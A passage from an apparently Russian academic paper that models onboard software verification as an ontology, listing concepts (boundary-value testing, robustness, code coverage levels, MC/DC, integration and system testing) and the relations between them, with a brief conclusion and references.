Правило останова процесса тестирования в связи с большим количеством отрицательных вердиктов (C_{term}):

$$\sum_{i\ 1}^{N} (1 \quad A(T_i)) \quad C_{term}.$$

3.3 Представление разработанной онтологической модели в формате семантической сети

Верификацию бортового ПО можно представить в виде графа, который представляет семантическую сеть. Граф состоит из вершин и дуг. Вершинами выступает множество концептов, а дугами - множество отношений.

3.3.1 Список концептов

Список концептов базы знаний верификации бортового ПО приведен в таблице 1.

Таблица 1

Имя концепта	Описание
Gran_usl	Граничные условия (использование входных значений, находящихся заведомо внутри допустимого диапазона)
Sist_test	Система тестов
Test_prim	Тестовые примеры (проверочные задачи, которые будет выполнять система или ее часть)
Test_treb	Тест-требования (документация на систему, определяющая, какая функциональность системы должна быть протестирована)
Vhod_znach	Входные значения (входные значения, находящиеся заведомо внутри допустимого диапазона)
Dopust_diap	Допустимый диапазон (диапазон, установленный для входных значений)
Sist_ustoich	Устойчивость системы (способность выдержать нештатную нагрузку, явно не предусмотренную требованиями)
Znsch_predel	Значения, близкие к предельным (максимальные значения, входящие в диапазон)
Znach_vnutri	Значение внутри диапазона (значения, находящиеся внутри допустимого диапазона)
Min_znach	Минимальное значение (минимальные значения, входящие в диапазон)
Max_znach	Максимальное значение (максимальные значения, входящие в диапазон)
Min_znach+1	Минимальное значение + 1 (Значение, использующиеся для тестирования операций сравнения, дополнительно дающие гарантию того, что в них не допущена опечатка)
Max_znach-1	Максимальное значение -1(Значение, которое меньше на единицу максимального значения)

Proverka_na_gran_znach	Проверка на граничных значениях (проверка, выполняющаяся при использовании тестовых примеров (значение внутри диапазона, минимальное значение, максимальное значение, минимальное значение + 1, максимальное значение -1))
Problem	Проблемы, связанные с выходом за границы диапазона.
Index_mas	Индексы массивов (функция, заменяющая значение на значение по модулю у каждого элемента переданного ей массива содержит ошибку в цикле for, которая может быть легко обнаружена при передаче в функцию массива единичного размера)
Prov_robast	Проверка робастности (выход за границы диапазона)
Robast_sist	Робастность системы (степень чувствительности системы к факторам, не учтенным на этапах ее проектирования)
Chuvst_factor	Чувствительность к факторам (например, чувствительность к неточности основного алгоритма, приводящего к ошибкам округления при вычислениях, сбоям во внешней среде или к данным, значения которых находятся вне допустимого диапазона)
Robast_progr_sist	Робастность программных систем (устойчивость к некорректным данным)
Necorrect_dan	Некорректные данные
Correct	Корректность (правильность)
SP	Сообщений об ошибках (сообщения, описывающие проблемы, возникшие при обработке данных)
Sboi	Сбои (ошибки системы)
Sist_otkaz	Отказы системы (ошибки системы)
Test_robast	Тестирование робастности (проверка исходного кода на наличие ошибок)
Min_znach-1	Минимальное значение -1 (Значение, которое меньше на единицу минимального значения)
Izbit_znach	Избыточное значение (тестирование избыточного значения не требуется)
Znach_zero	Значение 0 (значение, равное 0)
Necorrect_obrab	Некорректная обработка
Pocrit_progr_coda	Покрытие программного кода (показатель того насколько тестовые прогоны покрывают все ветки программы)
Kach_sist_test	Качество системы тестов (определение полноты системы)
Polnota	Полнота системы тестов
Mera_poln	Мера полноты (отношение объема проверенной части системы к ее объему в целом)
Poln_sist_test	Полная система тестов (система тестов, которая позволяет утверждать, что система реализует всю функциональность, указанную в требованиях, и не реализует никакой другой функциональности)

Opredel_poln	Определение полноты системы тестов (определение отношения количество тест-требований, для которых существуют тестовые примеры, к общему количеству тест-требований)
Kol_test_treb	Количество тест-требований, для которых существуют тестовые примеры
Obsh_ Kol_test_treb	Общее количество тест-требований
Ed_izmer_pocr	Единица измерения степени покрытия (процент тест-требований, для которых существуют тестовые примеры, называемый процентом покрытия тест-требований)
Pocrit_treb	Покрытие требований (позволяет оценить степень полноты системы тестов по отношению к функциональности системы, но не позволяет оценить полному по отношению к ее программной реализации)
Proc_test_treb	Процент тест-требований
Funk	Функция (предназначена для реализации конкретной подзадачи)
Algoritm	Алгоритм (порядок инструкций программы)
Stecl_box	Стеклянный ящик (при тестировании системы, как стеклянного ящика, тестировщик имеет доступ не только к требованиям на систему, ее входам и выходам, но и к ее внутренней структуре - видит ее программный код)
Struct_pocrit	Структурное покрытие (покрытие программного кода)
Rabota	Работа тестового примера
Uchastok	Участок
Progr_cod	Программный код системы
Nepoln	Неполнота системы тестов (не проверяет всю функциональность системы)
Zashit_cod	Защитный код
Neisp_cod	Неиспользуемый код
Analiz	Анализ покрытия программного кода
Ur_Coverage	Уровень покрытия
Statement Coverage	Уровень покрытия по строкам программного кода
Upravl_struct	Управляющие структуры
Decision Coverage	Уровень покрытия по веткам условных операторов
Logic_Coverage	Уровень покрытия по компонентам логических условий
Condition Coverage	Уровень покрытия по условиям
Condition/Decision Coverage	Уровень покрытия по веткам/условиям
Logich_virag	Логическое выражение
Point_vh	Точка входа
Poin_ex	Точка выхода
Znach	Значение переменной
Componenta	Компонента
Multiple Condition Coverage	Уровень покрытия по всем условиям
Logic_func	Логическая функция

Metod MC/DC	Метод MC/DC для уменьшения количества тестовых примеров при 3-м уровне покрытия кода
Verif	Верификация
Logich_usl	Логическое условие
Vozmog_znach	Возможные значения
Nezavis_vlian	Независимое влияние
Fix_znach	Фиксированные значения
Struct_coda	Структура кода
Proc_pocr	Процент покрытия
Pocr_struct_coda	Покрытия тестами структуры кода
Vid_pocrit	Вид покрытия
Ishod_text	Исходный текст
Object_cod	Объектный код
Posled_comand	Последовательности команд
Compil	Компилятор
Granic_mas	Границы массива
Ishod_cod	Исходный код
Mert_cod	«Мертвый» код
Dezactiv_cod	Дезактивируемый код
Izbit_usl	Избыточность условия
Draiv	Драйвер
Zagl	Заглушка
Test_okr	Тестовое окружение
Modul	Модуль
TS	Трассировочное сообщение
Sist_testir	Системное тестирование
Integr_test	Интеграционное тестирование
Modul_testir	Модульное тестирование
Aspect_sist	поведенческие аспекты системы
Black_box	Черный ящик
Func_test	Функциональное тестирование
Haract_kach_sist	Характеристика качества системы
Ustoi	Устойчивость
Nadeg	Надежность
Bezop	Безопасность
Proizv	Производительность
PZI	Приемо-сдаточные испытания
Alpha	Альфа-тестирование
Betta	Бета-тестирования
Testir_proiz	Тестирование производительности
Stress_testir	Нагрузочное или стрессовое тестирование
Config_testir	Тестирование конфигурации
Testir_bezop	Тестирование безопасности
Testir_NIVPS	Тестирование надежности и восстановления после сбоев
Testir_udobstva_isp	Тестирование удобства использования
User	Пользователь
Sist_treb	Системные требования
Klass_ekviv	Классы эквивалентности
Personal	Персонал отдела технического контроля

PMI	Документ, программа и методика испытаний функционала приложения (ПМИ)
Urov_proizv	Уровень производительности
Polz_zapros	Пользовательских запросов
Factor	Фактор
Kol_potoc	Количество поддерживаемых системой потоков
Kol_sv_sist_resor	Количество свободных системных ресурсов
Kol-vo_sv_apparat_res	Количество свободных аппаратных ресурсов
Otchet	Отчет
Rez_test_proizv	Результаты тестирования производительности
Gener_zapr	Генератор запросов
Potok_dan	Поток данных
Resours	Ресурс
Extrim_nehv_res	Критическая нехватка ресурсов
Uslov	Условия, при которых система не сможет нормально функционировать после вывода из строя
Test_scenar	Генерация тестовых сценариев
Test_config	Разработка тестовой конфигурации
Test_ispit	Проведение тестового испытания
Ustroistvo	Устройство
Apparet_obesp	Аппаратное обеспечение
Progr_sist	Программная системама
Bezop_sist	Безопасность системы
Sertif	Сертификация
Interfeis	Интерфейс системы
API	Интерфейс приложения
white box testing	Тестирование белого ящика
Arhitec_sist	Архитектура системы
Nizk_func_treb	Низкоуровневые функциональные требования
Component Integration testing	Компонентный интеграционный уровень
System Integration Testing	Системный интеграционный уровень
Bottom Up Integration	Подход к интеграционному тестированию снизу вверх
Top Down Integration	Подход к интеграционному тестированию сверху вниз
"Big Bang" Integration	Подход к интеграционному тестированию "большой взрыв"
Def	Дефект
Sistema	Система
Test_plan	Тест-план
test-driven development	Разработка от тестирования
Test	Тест
El_pr	Элементарная проверка
Vhod_dan	Входные переменные
Vihod_dan_el_pr	Выходные переменные элементарной проверки
Vihod_dan_ish_kod	Выходные переменные исходного кода
Func	Функция

Mod	Модуль
Protocol	Протокол
Rez	Результат выполнения элементарной проверки
Test_k	Тестировщик, выполняющий тесты
Br_Point	Точка останова
Num_el_pr	Номер элементарной проверки
Num_test_ka	Номер тестировщика
Kol_vo_osh	Количество элементарных проверок с отрицательным результатом.
TestStatus	Статус теста (тест пройден/тест не пройден)

3.3.2 Список отношений

Список отношений базы знаний верификации бортового ПО представлен следующим образом:

Test_prim, Test_treb, соответствовать;
Vhod_znach, Test_prim, быть входными данными;
Znach_vnutri, Dopust_diap, находиться внутри;
Znsch_predel, Sist_ustoich, проверять;
Min_znach, Sist_ustoich, проверять;
Max_znach, Sist_ustoich, проверять;
Min_znach+1, Sist_ustoich, проверять;
Max_znach-1, Sist_ustoich, проверять;
Znach_vnutri, Test_prim, входить в состав;
Min_znach, Test_prim, входить в состав;
Max_znach, Test_prim, входить в состав;
Min_znach+1, Test_prim, входить в состав;
Max_znach-1, Test_prim, входить в состав;
Proverka_na_gran_znach, Znach_vnutri, использовать;
Proverka_na_gran_znach, Min_znach, использовать;
Proverka_na_gran_znach, Max_znach, использовать;
Proverka_na_gran_znach, Min_znach+1, использовать;
Proverka_na_gran_znach, Max_znach-1, использовать;
Proverka_na_gran_znach, Problem, выявлять;
Proverka_na_gran_znach , Index_mas, проверять;
Chuvst_factor, Robast_sist, быть степенью;
Sistema, Necorrect_dan, быть устойчивой;
Robast_progr_sist, Sistema, быть свойством;
Correct, Necorrect_dan, обрабатывать;
Sistema, SP, выдавать;
Sistema, Sboi, не допускать;
Sistema, Sist_otkaz, не допускать;
Test_robast, Sistema, тестировать;
Test_prim, Test_robast, входить в состав;
Min_znach-1, Test_prim, входить в состав;
Izbit_znach, Dopust_diap, находиться внутри;
Znach_zero, Test_prim, входить в состав;
Necorrect_obrab, Znach_zero, обрабатывать;
Polnota, Kach_sist_test, быть оценкой;
Poln_sist_test, Polnota, иметь;
Opredel_poln, Polnota, быть методом;
Kol_test_treb, Obsh_ Kol_test_treb, иметь отношение;

Ed_izmer_pocr, Pocrit_treb, быть параметром;
Proc_test_treb, Ed_izmer_pocr, быть равной;
Pocrit_treb, Poln_sist_test, оценивать;
Algoritm, Funk, реализовывать;
Stecl_box, Sistema, реализовывать;
Struct_pocrit, Pocrit_progr_coda, быть равным;
Uchastok, Rabota, выполняться;
Sist_test, Nepoln, быть свойством;
Zashit_cod, Sistema, быть частью;
Neisp_cod, Sistema, быть частью;
Analiz, Pocrit_progr_coda, начинаться после завершнения;
Statement Coverage, Ur_Coverage, быть видом;
Upravl_struct , Progr_cod, быть частью;
Decision Coverage, Ur_Coverage, быть видом;
Logic_Coverage, Ur_Coverage, быть видом;
Condition Coverage, Ur_Coverage, быть видом;
Condition/Decision Coverage, Ur_Coverage, быть видом;
Logich_virag, Progr_cod, быть частью;
Point_vh, Progr_cod, выполняться;
Poin_ex, Progr_cod, выполняться;
Point_vh, Funk, выполняться;
Poin_ex, Funk, выполняться;
Logich_virag, Znach, принимать каждое из возможных;
Componenta, Znach, принимать каждое из возможных;
Multiple Condition Coverage, Logic_func. выявлять неверные;
Metod MC/DC, Ur_Coverage, быть видом;
Verif, Metod MC/DC, использовать;
Logich_usl , Vozmog_znach, принимать;
Nezavis_vlian, Logich_usl, показать;
Struct_coda Test_prim, обеспечивать полноту;
Pocr_struct_coda, Vid_pocrit, соответствовать;
Pocr_struct_coda, Proc_pocr, соответствовать;
Pocr_struct_coda, Ishod_text, использовать;
Posled_comand, Object_cod, проверять;
Compil, Object_cod, генерировать;
Granic_mas, Object_cod, проверять;
Analiz, Ishod_cod, выявлять;
Analiz, Mert_cod, выявлять;
Analiz, Dezactiv_cod, выявлять;
Izbit_usl , Logich_virag, проверять;
Zashit_cod, Ishod_cod, быть частью;
Draiv, Test_okr, быть частью;
Zagl, Test_okr, быть частью;
Draiv, Modul, запускать;
Draiv, Modul, выполнять;
Zagl, TS, выводить;
Sist_testir, Verif, быть уровнем;
Integr_test, Verif, быть уровнем;
Modul_testir, Verif, быть уровнем;
Aspect_sist, Sist_testir, выявлять;
Sist_testir, Black_box, использовать;
Func_test, Sist_testir, быть частью;

Haract_kach_sist, Sist_testir, быть частью;
Ustoi, Haract_kach_sist, быть частью;
Nadeg, Haract_kach_sist, быть частью;
Bezop, Haract_kach_sist, быть частью;
Proizv, Haract_kach_sist, быть частью;
PZI, Sist_testir, начинаться после завершнения;
Alpha, Sist_testir, начинаться после завершнения;
Betta, Sist_testir, начинаться после завершнения;
Testir_proiz, Sist_testir, быть видом;
Stress_testir, Sist_testir, быть видом;
Config_testir, Sist_testir, быть видом;
Testir_bezop, Sist_testir, быть видом;
Testir_NIVPS, Sist_testir, быть видом;
Testir_udobstva_isp, Sist_testir, быть видом;
User, Sistema, взаимодействовать;
User, Sist_treb, составлять;
Func_test, Black_box, использовать;
Func_test, Klass_ekviv, использовать;
Personal, PMI, разрабатывать;
Func_test, PMI, использовать;
Sistema, Urov_proizv, обеспечивать;
Sistema, Polz_zapros, обрабатывать;
Factor, Sistema, влиять;
Kol_potoc, Factor, быть видом;
Kol_sv_sist_resor, Factor, быть видом;
Kol-vo_sv_apparat_res, Factor, быть видом;
Rez_test_proizv, Otchet, быть частью;
Testir_proiz, Gener_zapr, использовать;
Gener_zapr, Potok_dan, подавать на вход;
Stress_testir, Proizv, оценивать;
Stress_testir, Ustoi, оценивать;
Sistema, Resours, выделять;
Sistema, Extrim_nehv_res, работать;
Stress_testir, Sistema, выводить из строя;
Stress_testir, Uslov, определять;
Test_scenar, Stress_testir, быть этапом;
Test_config, Stress_testir, быть этапом;
Test_ispit, Stress_testir, быть этапом;
Config_testir, Sistema, проверять корректность работы;
Sistema, Apparet_obesp, функционировать;
Sistema, Progr_sist, работать совместно;
Ustroistvo, Ustroistvo, заменять;
Sistema, Ustroistvo, поддеривать;
Sist_treb, Bezop_sist, тестировать;
Sistema, Sertif, получать;
Sboi, Sistema, быть имитированными;
User, Interfeis, использовать;
Sist_treb, Interfeis, описывать;
API, Interfeis, быть видом;
Testir_udobstva_isp , white box testing, использовать;
Integr_test, Arhitec_sist, тестировать;
Integr_test, Nizk_func_treb, тестировать;

Component Integration testing Integr_test, быть уровнем;
System Integration Testing Integr_test, быть уровнем;
Bottom Up Integration Integr_test, быть уровнем;
Top Down Integration Integr_test, быть уровнем;
"Big Bang" Integration Integr_test, быть уровнем;
Modul, Sistema, быть частью;
Def, Modul, быть частью;
Modul_testir, Modul, тестировать;
Modul, Test_okr, иметь;
Modul, Test_treb, иметь;
Modul, Test_plan, иметь;
Modul_testir, test-driven development, использовать;
El_pr, Test, Быть частью;
Func, Mod, Быть частью;
Vihod_dan_ish_kod, Rez, Записать;
Vihod_dan_el_pr, Rez, Сравнить;
Rez, Protocol, Быть частью;
Test, Test_k, Выполнять;
Vhod_dan, Test, Быть данными для тестирования;
Protocol, Test_k, Быть оформленным;
Num_el_pr, Br_Point, быть точкой останова;
Kol_vo_osh, Br_Point, выполнить остановку;
Kol_vo_osh, TestStatus, быть пройденным, при Kol_vo_osh = 0;
Kol_vo_osh, TestStatus, быть не пройденым, при Kol_vo_osh > 0;
TestStatus,Protocol, записать;
Num_el_pr, El_pr, быть текущим номером;
Num_test_ka, Protocol, Быть номером тестировщика, выполнившего проверку.

Заключение

Важным свойством отображения ϕ (S) является его взаимная однозначность, что позволяет строить логические выводы в рамках базы знаний средствами DL, а затем переносить результаты на ER-модель.

Таким образом, моделирование концептуальных схем БД при помощи онтологий не только возможно, но и дает дополнительные преимущества.

Наилучшей моделью представления данных является семантическая сеть, поскольку она более наглядная, удобная и простая для восприятия.

Литература

1. Синицын С.В., Налютин Н.В. Верификация программного обеспечения - М.: Московский инженерно-физический институт (государственный университет), 2006. - 157 с.

2. Соловьев В.Д, Добров Б.В. Онтологии и тезаурусы - Казань, Москва: Учебное пособие, 2006. - 157 с.

3. Карпов В.Э. Онтологии. - 33 с.